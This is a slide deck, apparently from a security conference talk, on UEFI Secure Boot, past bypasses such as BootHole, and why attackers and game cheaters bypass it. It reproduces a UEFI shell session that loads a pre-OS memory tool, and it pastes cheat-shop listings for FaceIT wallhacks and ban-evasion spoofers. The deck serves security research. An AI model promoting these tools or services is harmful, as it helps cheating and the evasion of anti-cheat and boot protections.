

ONE BOOTLOADER TO LOAD THEM ALL * ONE BOOTLOADER TO LOAD THEM ALL * ONE BOOTLOADER TO LOAD THEM ALL

One BOOTLOADER to LOAD THEM ALL

By
Mickey Shkatov & Jesse Michael



Who are we



Jesse Michael

 @JesseMichael



Mickey Shkatov

 @HackingThings



Agenda

- Background
- Vulnerabilities
- Demos
- Summary



Background

- What is Secure Boot


**"Secure Boot is an important security feature designed to prevent malicious software from loading when your PC starts up (boots)"
-Gandalf**

<https://web.archive.org/web/20220331052211/https://docs.microsoft.com/en-us/windows-hardware/design/device-experiences/oem-secure-boot>


D3fCON

Background


Power on




Firmware



Bootloader



OS




Boot Simplified


D3fCON

Background


Power on




Firmware



Bootloader



OS



Secure Boot Simplified

D3fCON

Background


Power on




Firmware



Bootloader



OS




Secure Boot

Simplified



D3fCON

Background




https://web.archive.org/web/20220722231122/https://edk2-docs.gitbook.io/edk-ii-uefi-driver-writer-s-guide/3_foundation/36_protocols_and_handles/362_protocol_interface_structure

Background


- Security checks are built using Protocols also
- Register Security Handlers
-  • Happens early in boot to configure what security related actions need to be taken later on
- Execute Security Handlers
-  • For each security-relevant operation, a corresponding handler is fetched and executed
- Registered Protocol used for execution-time checks

Background


- Example use of handlers
 - TPM measurements
 - Signature Checking
- NOTE
 - TPM measurements are done PRE-EFI as well.



Background



Background



Background

- History of Secure Boot Bypasses
 - Golden Key





Longhorn

@never_released



slipstream/RoL

@TheWack0lian




Syd Bizkut

@syd_bizkut

D3fCON

Background

- History of Secure Boot Bypasses
 - Kaspersky GRUB Bypass



Background

- History of Secure Boot Bypasses
 - BootHole
 - Round 1
 - Round 2



| Year | # of Vulnerabilities | DoS | Code Execution | Overflow | Memory Corruption | Sql Injection | XSS | Directory Traversal | Http Response Splitting | Bypass something | Gain Information |
|----------------------|----------------------|-------------------|-------------------|-------------------|-------------------|---------------|-----|---------------------|-------------------------|-------------------|-------------------|
| 2015 | 1 | 1 | | | 1 | | | | | 1 | 1 |
| 2020 | 8 | | 3 | 6 | | | | | | 4 | |
| 2021 | 8 | | 4 | 1 | 1 | | | | | 2 | |
| 2022 | 1 | | | | | | | | | | |
| Total | 18 | 1 | 7 | 7 | 2 | | | | | 7 | 1 |
| % Of All | | 5.6 | 38.9 | 38.9 | 11.1 | 0.0 | 0.0 | 0.0 | 0.0 | 38.9 | 5.6 |

Background

- History of Secure Boot Bypasses
 - Vulnerabilities
 - SMM (recent Binarily & Sentinel One)
 - ESET Lenovo vulnerabilities
 - Debug features in Production
 - BSSA



Background

- Why bypass Secure Boot at all?
 - Classic... Bootkits and Rootkits



Stealth



Persistence



MITRE | ATT&CK[®]
Home > Techniques > Enterprise > Pre-OS Boot

D3fCON

Background

- Why bypass Secure Boot at all?
 - Gaming



Background

- Why bypass Secure Boot at all?
 - Gaming how example
 - Exec code pre-OS and DSE | Patch | Etc.
 - Communicate with backdoor from OS

```
Shell> FS0:
FS0:\> ls
Directory of: FS0:\
09/11/2021  23:43           26,266,556  memory.efi
09/11/2021  23:46 <DIR>             4,096      EFI
               1 File(s)  26,266,556 bytes
               1 Dir(s)
FS0:\> load memory.efi
efi-memory (build on: Jul  9 2020 in: 17:43:44)
https://github.com/SamuelTulach/efi-memory
Image 'FS0:\memory.efi' loaded at C2B82000 - Success
FS0:\> _
```



Samuel Tulach
@ootiosum



Rootkits You Can Trust (TM)


[+] \EFI\Boot\EfiGuardDxe.efi



Mattiwatti
@Mattiwatti1

Background

- Why bypass Secure Boot at all?
 - w3cheats
 - Apex
 - CS60



Background

- Why bypass Secure Boot at all?
- fACEIT-cheats
- CS60



Premium cheat +Spoofer

The set includes:

- ✓ Premium cheat FaceIT for 2 months (WallHack)
- ✓ Spoofer for FaceIT for 2 months
- ✓ Instructions and tips for playing on FaceIT
- ✓ Technical support for any questions

30€
for 2 months

Buy now



Premium cheat

- ✓ External cheat
- ✓ Only Wallhack (Boxes, HP)
- ✗ No settings
- ✓ Bypass all leagues, including FaceIT AC Client, Gamersclub
- ✓ Maximum protection
- ✓ Launch in 1 click at least during the game
- ✓ No slot limit ①

25€
for 1 month

Buy now



URAN - the best cheat

- ✓ Internal cheat
- ✓ Aim, Wh, Trigger, RCS, Skin changer, Bhop, Radar
- ✓ Flexible settings
- ✓ Bypass all leagues, including FaceIT AC Client, Gamersclub
- ✓ Maximum protection
- ✓ Launch in 1 click at least during the game
- ✓ 100 slots ①
- ✓ Spoofer included

40€
for 1 month

Buy now



Spoofer

- A program that changes your PC ID to bypass repeated bans on FaceIT (ban evasion)
- ✓ Tested
- ✓ Bypasses the ban on hardware on FaceIT
- ✓ Launch in 2 clicks
- ✓ No need to reinstall OS

15€
for 3 months

Buy now

Background

- Why bypass Secure Boot at all?

- Multiple

- RUST
- APEx
- PUBG
- DAYZ
- CARKOV
- VALORANT
- RAINBOW SIX
- ENLISTED
- FORTNITE
- SQUAD
- HUNT SHOOTDOWN



EXODUS
PRODUCTION



D3FCO N

Background

- Ok, but how does this kind of issue get fixed?
 - Simple, DBX update

COMPUTERWORLD

The mess behind Microsoft's yanked UEFI patch KB 4524244

Patch Tuesday's truly odd Win10 patch KB 4524244 wreaked havoc before it was finally pulled last Friday night. Since then, accusations have flown about Kaspersky, in particular, and Microsoft's complicity in signing a rootkit. There's plenty of blame to go around — and much more to the story.



Microsoft pulls security update after reports of issues affecting some PCs

A standalone security update released as part of the February Patch Tuesday cycle has created headaches for some owners of PCs running Windows 10. After investigating reports of those issues, Microsoft has yanked KB4524244 from its update servers.

techradar

Kaspersky denies it's responsible for Windows 10 update fails as blame game commences

By Matt Hanson published February 19, 2020

